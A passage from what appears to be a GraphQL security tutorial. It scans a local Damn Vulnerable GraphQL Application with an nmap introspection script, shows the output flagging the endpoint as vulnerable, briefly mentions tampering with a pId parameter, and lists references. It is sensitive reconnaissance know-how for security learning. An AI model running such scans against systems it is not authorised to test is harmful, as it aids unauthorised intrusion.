
Change pId to a numeric value, such as 1, and you can see the result returned.
More often, we first need to obtain some basic information from simple interfaces (such as configuration values like hash, key, etc.) before we can effectively construct the parameters.
nmap
Someone in the community wrote a Lua script for targeted exploitation, which you can view at the link below,
Before use, place it under the scripts/ directory of your nmap installation. The usage process is as follows:
λ nmap -sV dvga --script=graphql-introspection -p 80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 18:42 ?D1ú±ê×?ê±??
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 12.50% done; ETC: 18:42 (0:00:00 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for dvga (127.0.0.1:)
Host is up (0.031s latency).
rDNS record for 127.0.0.1: DVGA

PORT   STATE SERVICE VERSION
80/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.7.9)
| graphql-introspection:
|   VULNERABLE:
|   GraphQL Server allows Introspection queries at endpoint: Endpoint: /graphql is vulnerable to introspection queries!
|     State: VULNERABLE
|       Checks if GraphQL allows Introspection Queries.
|
|     References:
|_      https://graphql.org/learn/introspection/
|_http-server-header: Werkzeug/1.0.1 Python/3.7.9

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
Refs
https://graphql.org/learn/introspection
- https://blog.doyensec.com/2018/05/17/graphql-security-overview.html
- https://www.apollographql.com/blog/query-batching-in-apollo-63acfd859862/
- https://lab.wallarm.com/graphql-batching-attack/
- https://zhuanlan.zhihu.com/p/124019191
- https://apis.guru/graphql-voyager/
- Mastering GraphQL
- https://github.com/doyensec/inql (installation is prone to problems; the directory behaves abnormally when not on the default port)